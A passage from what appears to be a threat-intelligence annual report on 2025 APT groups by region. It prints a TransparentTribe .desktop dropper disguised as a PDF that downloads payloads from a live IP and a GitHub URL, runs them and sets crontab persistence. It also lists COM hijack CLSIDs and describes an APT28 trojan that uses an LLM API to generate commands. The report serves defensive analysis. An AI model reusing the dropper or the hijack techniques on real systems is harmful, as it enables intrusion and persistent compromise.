In terms of APT attack targets, government departments of various countries are still the core targets of APT groups in 2025, accounting for 37% of all recorded incidents, a year-on-year increase. Attacks against organizations and individuals have also increased slightly. It is worth noting that attacks on national defense and military have increased significantly compared with last year, with an increase of more than 100%, becoming the third largest target of attackers in 2025. This trend is consistent with the trend of complexity in the international security situation.




Figure 3.3 Statistics on target industries of APT attacks in 2025

3.3 Regional APT Landscape

3.3.1 APT activities in East Asia

In terms of the distribution of APT activities, APT activities in East Asia in 2025 was still dominated by three major Korean organizations: Kimsuky, Konni and Lazarus, with the focus on the Korean Peninsula.

The number of attacks by the North Korean APT group Kimsuky accounted for 42% of the total number of APT attacks in East Asia. In 2025, Kimsuky continued to target the South Korean government, defense, academic and media institutions as its core targets. Its attack activities showed the characteristics of improved phishing accuracy, iterative malicious tool chains, and more covert attack scenarios.




Figure 3.4 Statistics on East Asian APT groups

Lazarus

Lazarus was exceptionally more active in 2025 than ever before. The cyber attack routes of Lazarus this year were roughly divided into three, namely the ClickFake Interview series of phishing operations targeting practitioners in the cryptocurrency field, the NPM poisoning series of operations also targeting practitioners in the cryptocurrency field, and the network asset theft series of operations attacking cryptocurrency trading systems. These three attack routes intersected throughout the year, supporting Lazarus to achieve its ultimate goal of stealing cryptocurrency assets and monetizing them.

Lazarus has a large personnel base and a complex organizational structure. Currently known sub-organizations include the politically driven Andariel, economically driven Bluenoroff, BeagleBoyz, BeaverTail, etc. Among these sub-organizations, BeaverTail is mainly responsible for reconnaissance and theft in the cryptocurrency field, providing Lazarus attackers with high-value targets, system login credentials and other information. The phishing operations carried out by Lazarus against the cryptocurrency field in 2025 were actually carried out by Beavertail, its subgroup.

In the first half of 2025, BeaverTail released more than 230 malicious packages in the official repository of NPM (Node Package Manager), which were written into the dependent files of cryptocurrency-related projects and sent to victims through various social engineering channels to implement phishing. Because these malicious packages carried names similar to well-known repositories, it was difficult for victims to distinguish them from legitimate libraries when reading dependent files, which has eventually led to the download and operation of malicious library files.

For details of Lazarus' ClickFake Interview series and cyber asset theft series in 2025, see Sections 2.2 and 2.3 of this report.

3.3.2 APT activities in Southeast Asia

In terms of distribution, APT activities in Southeast Asia in 2025 were mainly initiated by OceanLotus. There were activities of organizations such as Golden Eye Dog and ChainedShark. Their attack range was mainly aimed at China, and their targets covered government departments, scientific research institutions, financial industries, etc.




Figure 3.5 Statistics on Southeast Asian APT groups

ChainedShark

From 2024 Q2 to 2025, NSFOCUS Fuying Lab captured a series of cyber attacks against China. These attacks were launched by an organization we labeled Actor240820, and their main targets were professionals in China's scientific research, diplomacy, and maritime fields. After continuous tracking and in-depth analysis, we confirmed the actor as a geopolitically motivated APT group with high technical and tactical levels, and an attack cycle of more than 6 months, so the organization was officially named ChainedShark.

Figure 3.6 Profile illustration of ChainedShark

ChainedShark is an emerging geopolitical-driven APT group that mainly targets Chinese professionals and scholars in scientific research, diplomacy, and maritime fields. The main purpose of the attack is to steal China's high-value intelligence in these fields.

With high technical and tactical level and confrontation awareness, ChainedShark mainly conducts secret theft attacks through phishing, and has achieved a high degree of technical completion in its attack activities in the second quarter of 2024. The organization has strong weaponization capabilities and is good at exploiting various new attack techniques including N-day vulnerabilities, and can build special Trojan programs with extremely high complexity and confrontation. It also exhibits sophisticated social engineering expertise and Chinese language proficiency. It can build targeted Chinese social worker baits according to the target population.

The name ChainedShark derives from the organization's series of interrelated attack activities, covering the target range of researchers in the marine field, and a special attack payload with a linked list as its core.

ChainedShark employs two primary attack chains: the document bait phishing attack process based on the special Trojan LinkedShell, and the MSC file bait phishing attack process based on the CVE-2024-43572 vulnerability exploitation. These two typical attack processes are shown in the figure below.




Figure 3.7 ChainedShark's document bait phishing attack process based on special Trojan LinkedShell




Figure 3.8 ChainedShark's MSC file bait phishing attack process

LinkedShell, a special Trojan developed by the ChainedShark organization, is a C++ program that uses GCC to compile and translate into shellcode form. In order to execute this Trojan program without files in memory, ChainedShark reconstructed the entire C++ program using a special post-compilation processing logic. This operation greatly increased the difficulty of detecting and analyzing the Trojan.




Figure 3.9 ChainedShark’s Shellcode generation logic for Linkedshell

Developers of ChainedShark first removed the PE file header of the LinkedShell executable file, then fragmented the core data in binary files such as code segments, data segments, import tables, and relocation tables into the smallest units and mix them.

Finally, they added an initialization shellcode in the middle of the mixed data and prepended a jump instruction pointing to the shellcode entry in the head of the mixed data to form the final complete shellcode. In order to enable the shellcode to distinguish between these codes and data, ChainedShark designed a one-way linked list to mark the location and type of each data in the shellcode. The one-way linked list stores linked list pointers, data pointers and data types.

ChainedShark's executable file reconstruction method has effectively protected the core code of the executable file while circumventing conventional shellcode detection and identification methods. When Fuying Lab captured a LinkedShell sample in the wild, VirusTotal returned zero detection results.

3.3.3 APT activities in South Asia

In 2025, APT activities in South Asia were dominated by three major Indian organizations: Sidewinder, APT36 and Patchwork. Bitter also maintained a large number of attack activities. These organizations launched a large number of attacks during the India-Pakistan conflict, mainly targeting major agencies such as military institutions and government departments.




Figure 3.10 Statistics on South Asian APT groupsl

TransparentTribe

TransparentTribe, also known as ProjectM and APT36, is an APT attack group from Pakistan that mainly targets countries such as India, Kazakhstan and Afghanistan. In 2025, affected by tensions such as the India-Pakistan conflict, the organization's focus of attack has shifted from Indian government departments to military-related agencies such as the Indian Ministry of Defense, the Indian National Defense Office, and the Indian Army.

In terms of APT attack techniques and tactics, most APT groups in South Asia used spear phishing email attacks, but they have recently upgraded their bait construction and attack weapons. Fuying Lab observed that TransparentTribe began to use .desktop files as the initial attack payload. TransparentTribe also used targeted offensive weapons against systems using Boss Linux in targeted government departments.

TransparentTribe attackers use a .desktop shortcut disguised as a PDF file to conduct social engineering attacks. After tricking users into clicking, the file will first open a harmless online document to confuse users. At the same time, it will silently connect to the attacker's server in the background, download and execute two malicious programs disguised as system tools. Finally, it uses crontab scheduling tasks to set these two malicious programs to start automatically at boot, thereby achieving a lasting presence.

```
[Desktop Entry]
Type=Application
Name=POSTING TRANSFER ON COMPASSIONATE GROUNDS OR ON MUTUAL BASIS IN RO DEF CIV EMPLOYEES 02 MAR 2023.pdf
Exec=bash -c "xdg-open 'https://drive.google.com/file/d/1xdcez7LXugT-orkjFhc7_IBZc9kLK_Rd/view?usp=sharing' && mkdir -p ~/.local/share && wget
https://raw.githubusercontent.com/kalasadhu420-om/tfiles/main/syscongif -O ~/.local/share/syscongif && chmod +x ~/.local/share/syscongif; ~/.local/share/syscongif >/dev/null 2>&1 &
sleep 5; wget 165.22.217.186/congifpcs -O ~/.local/share/congifpcs && chmod +x ~/.local/share/congifpcs; echo '@reboot ~/.local/share/congifpcs'>>/dev/shm/myc.txt;echo '@reboot
~/.local/share/syscongif'>>/dev/shm/myc.txt; crontab -u `whoami` /dev/shm/myc.txt; rm /dev/shm/myc.txt;~/.local/share/congifpcs &"
Icon=application-pdf
Name[en_US]=POSTING TRANSFER ON COMPASSIONATE GROUNDS OR ON MUTUAL BASIS IN RO DEF CIV EMPLOYEES 02 MAR 2023.pdf
```

Figure 3.11 The desktop file used by TransparentTribe attackers

Boss Linux is a "national" operating system developed by the Indian government to achieve “digital sovereignty”. It aims to reduce India’s dependence on foreign proprietary software (mainly Microsoft Windows) and serve as the preferred alternative for India's public sector, educational institutions and defense systems.

Figure 3.12 Promotional content on the Boss Linux website

3.3.4 APT activities in Eastern Europe

In 2025, APT activities, the attackers in Eastern Europe in 2025 mainly include well-known APT groups such as Gamaredon, APT28 and Turla, as well as several emerging APT groups. APT groups in Eastern Europe are very active, with rapid technological updates and Ukraine as its primary target.

In terms of technology and tactics, these APT attack groups have various attack methods, including a large number of mainstream attack methods such as spear phishing email attacks, watering hole attacks, and vulnerability exploitation. The ultimate goal of APT groups in Eastern Europe is mostly reconnaissance or data collection, while a few organizations use data erasure Trojans to continuously carry out destructive cyber operations.




Figure 3.13 Statistics on Eastern European APT groups

APT28

APT28 is an APT group with a Russian background. It has long carried out cyber espionage activities against the government, defense and security agencies. It uses spear phishing, vulnerability exploitation and customized Trojans as its main means. It is skilled at long-term lurking and stealing sensitive information.

APT28 used a new special Trojan program LAMEHUG in attacks on the Ukrainian defense sector. LAMEHUG automatically collects system information such as host hardware, processes, networks, accounts, etc., and steals documents, downloads, office and document files under the desktop directory in a targeted manner.

In 2025, APT28 integrated LLMs' API into the Trojan, realizing a function similar to "vibe control". The Trojan program of APT28 converted natural language descriptions into Windows system instructions for execution by calling the open source LLM API, which enabled APT28 attackers to change their attack behavior by simply modifying prompts without updating the code.

3.3.5 APT activities in the Middle East

In 2025, the active APT groups in the Middle East mainly included MuddyWater and IdenFox, targeting countries such as Iran, Israel, Syria.

APT groups in the Middle East employ various attack methods, including spear phishing email attacks, watering hole attacks, vulnerability exploitation and other attack techniques, all of which are aimed at stealing information.




Figure 3.14 Statistics on APT groups in the Middle East

IdenFox

IdenFox (Actor240524), a new APT group captured by NSFOCUS Fuying Lab, remained active throughout 2025. Its important activities included cyberattacks on the police headquarters of Baranya State in Hungary in May 2025 and against the Israel Institute for Occupational Safety and Hygiene in June 2025. IdenFox used two different attack processes, four special Trojans, and a large number of novel countermeasures in these operations.

IdenFox is a politically driven APT organization that debuted in 2024. It has planned multiple cyberattacks against political targets from 2024 to 2025, demonstrating its persistence and high threat level.

IdenFox is active in the Middle East and Eastern Europe, with identified targets including Azerbaijani diplomats, Israeli diplomats and researchers, Hungarian police, etc. Its main purpose is to obtain data and information stored by important targets such as government diplomatic systems, police systems, and research institutes.




Figure 3.15 Target trajectory of IdenFox

The main form of IdenFox's attack is spear phishing. After the group's attackers get in touch with the target person through social engineering means, they send malicious documents disguised as important information, and then control the victim's host and steal data through the malicious code in the document.

Figure 3.16 Profile illustration of IdenFox

IdenFox attaches great importance to stealth. On the one hand, the group adds a large amount of detection code to its attack weapons to fight against operating environments such as sandboxes and debuggers; on the other hand, it immediately abandons existing attack resources and develop new attack suites after the attack characteristics are exposed. This characteristic is consistent with its politically driven nature. IdenFox has currently used two different attack processes, four different attack weapons and variants.

In May 2025, IdenFox launched an attack on Hungarian police agencies. This operation continued IdenFox's usual attack style and added two new attack weapons RGFCNloader and RGFCNrat.

IdenFox attackers also used malicious documents as the initial payload in this operation. Malicious documents display blurred images, trick victims into clicking "Enable content" to actively execute malicious code, and finally executing the RGFCNrat special Trojan program. The following figure shows the main attack flow of this operation:




Figure 3.17 Main attack flow of IdenFox's cyber attack in May 2025

IdenFox launched an attack against the Israel Institute for Occupational Safety and Hygiene in June 2025, using a modified RGFCNrat attack process.

The main attack process was similar to that in the May 2025 operation organized by IdenFox, which released the RGFCNrat Trojan through a malicious word document to control the victim's host. The difference is that the attack process of this operation was more complex, incorporating some countermeasures from IdenFox's attack in May 2024. The following figure shows the main attack flow of this operation:




Figure 3.18 Main attack flow of IdenFox's cyber attack in June 2025

IdenFox used a special COM component hijacking method in its attack operations, the core of which is to use the uncommon COM component CLSID to bypass the detection of Windows Defender or other security software.

The ABCsync Trojan organized by IdenFox first used information about user shared data pages in process memory to determine the system master version of the victim's host, and executed different COM component hijacking methods:

1. For Windows 10 victim host, it created a COM component CLSID:{6F58F65F-EC0E-4ACA-99FE-FC5A1A25E4BE} and set the path of the COM component to the vcruntime190.dll file released by the Trojan
2. For Windows 11 victim host, it created a COM component CLSID:{86ca1aa0-34aa-4e8b-a509-50c905bae2a2} and set the path of the COM component to the vcruntime220.dll file released by the Trojan

The COM hijacking point used by the ABCsync Trojan in the Win11 system is relatively novel. The CLSID: {86ca1aa0-34aa-4e8b-a509-50c905bae2a2} corresponds to a COM component called Windows.UI.FileExplorer.dll, which is used to provide UI elements and interactive functions of the new version of Explorer in Win11, such as the notorious updated Win11 right-click menu. Therefore, The COM component is invoked when Win11 users access the new right-click menu, call the classic menu, or call the old version of the Explorer main program explorer.exe, etc., causing malicious programs to run. Since Windows users frequently use right-click operations, the COM hijacking strategy demonstrates high stability.




Figure 3.19 The explorer.exe main program automatically loads the COM component Windows.UI.FileExplorer.dll

